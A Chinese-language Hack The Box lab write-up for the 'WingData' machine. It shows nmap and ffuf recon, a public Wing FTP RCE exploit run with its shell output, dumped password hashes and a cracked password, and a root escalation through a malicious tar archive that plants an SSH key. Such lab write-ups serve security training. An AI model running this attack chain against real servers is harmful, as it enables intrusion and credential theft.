
508 字
3 分钟
HTB-WingData WriteUp
1. Recon
扫一下端口
└─# nmap -sS -Pn -n --open --min-hostgroup 4 --min-parallelism 1024 --host-timeout 30 -T4 -v 10.129.7.27...PORT STATE SERVICE22/tcp open ssh80/tcp open http...访问提示需要解析域名
└─# curl 10.129.7.27<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><html><head><title>301 Moved Permanently</title></head><body><h1>Moved Permanently</h1><p>The document has moved <a href="http://wingdata.htb/">here</a>.</p><hr><address>Apache/2.4.66 (Debian) Server at 10.129.7.27 Port 80</address>将解析加入 hosts 文件。
echo "10.129.7.27 wingdata.htb" >> /etc/hosts爆破发现还有一个 ftp 目录。
└─# ffuf -u http://10.129.7.27 -H "Host:FUZZ.wingdata.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -fc 301 -t 500
...ftp [Status: 200, Size: 678, Words: 44, Lines: 10, Duration: 312ms]...继续将解析加入 hosts 文件。
echo "10.129.7.27 ftp.wingdata.htb" >> /etc/hosts2. Foothold
访问可见版本信息 Wing FTP Server v7.4.3

使用已有 payload CVE-2025-47812-Wing-FTP-Server-7.4.3-Unauthenticated-RCE-PoC 直接梭哈。
└─# python3 exp.py -u http://ftp.wingdata.htb[*] Targeting http://ftp.wingdata.htb[*] Logging in with injected payload...[*] Triggering payload...[+] Target is vulnerable! Command output:uid=1000(wingftp) gid=1000(wingftp) groups=1000(wingftp),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev)[+] Shell opened. Type 'exit' or Ctrl+C to quit.
Shell> whoamiwingftp通过 grep -i -R "password" | head 发现 /opt/wftpserver/Data/1/users 目录下有大量口令,进入该目录详细收集
Shell> grep -i -R "password"maria.xml: <EnablePassword>1</EnablePassword>maria.xml: <Password>a70221f33a51dca76dfd46c17ab17116a97823caf40aeecfbc611cae47421b03</Password>maria.xml: <PasswordLength>0</PasswordLength>maria.xml: <CanChangePassword>0</CanChangePassword>steve.xml: <EnablePassword>1</EnablePassword>steve.xml: <Password>5916c7481fa2f20bd86f4bdb900f0342359ec19a77b7e3ae118f3b5d0d3334ca</Password>steve.xml: <PasswordLength>0</PasswordLength>steve.xml: <CanChangePassword>0</CanChangePassword>wacky.xml: <EnablePassword>1</EnablePassword>wacky.xml: <Password>32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca</Password>wacky.xml: <PasswordLength>0</PasswordLength>wacky.xml: <CanChangePassword>0</CanChangePassword>anonymous.xml: <EnablePassword>0</EnablePassword>anonymous.xml: <Password>d67f86152e5c4df1b0ac4a18d3ca4a89c1b12e6b748ed71d01aeb92341927bca</Password>anonymous.xml: <PasswordLength>0</PasswordLength>anonymous.xml: <CanChangePassword>0</CanChangePassword>anonymous.xml.bakfile: <EnablePassword>0</EnablePassword>anonymous.xml.bakfile: <Password>d67f86152e5c4df1b0ac4a18d3ca4a89c1b12e6b748ed71d01aeb92341927bca</Password>anonymous.xml.bakfile: <PasswordLength>0</PasswordLength>anonymous.xml.bakfile: <CanChangePassword>0</CanChangePassword>john.xml: <EnablePassword>1</EnablePassword>john.xml: <Password>c1f14672feec3bba27231048271fcdcddeb9d75ef79f6889139aa78c9d398f10</Password>john.xml: <PasswordLength>0</PasswordLength>john.xml: <CanChangePassword>0</CanChangePassword>由 Wing FTP Server Help 得知默认算法为 SHA256 ,salt 为 WingFtp。

尝试爆破,最终发现只有 wacky.xml 的口令可用。
sudo hashcat -a 0 -m 1410 hash.txt "/path/to/rockyou.txt"
...32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP:!#7Blushing^*Bride5...3. PrivEsc
sudo -l 发现允许以 root 身份运行的脚本。
sudo -lMatching Defaults entries for wacky on wingdata: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty
User wacky may run the following commands on wingdata: (root) NOPASSWD: /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py *审计发现脚本前面基本都用于校验文件的合法性,因此集中查找 tar.extractall 函数的利用。
try: with tarfile.open(backup_path, "r") as tar: tar.extractall(path=staging_dir, filter="data") print(f"[+] Extraction completed in {staging_dir}")except (tarfile.TarError, OSError, Exception) as e: print(f"[!] Error during extraction: {e}", file=sys.stderr) sys.exit(2)而 CVE-2025-4138-4517 指出 tarfile 模块中有一个允许在提取目录之外写入任意文件的漏洞,因此使用此脚本制作恶意 tar 包,写入 ssh_key
python3 exploit.py --preset ssh-key --payload /tmp/temp_authorized_keys.pub --tar-out ./backup_1001.tar上传到 /opt/backup_clients/backups/ 后直接备份
sudo /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py -b backup_1001.tar -r restore_test可直接使用秘钥连接主机
HTB-WingData WriteUp
https://blog.41an.com/posts/htb-wingdata/ 部分信息可能已经过时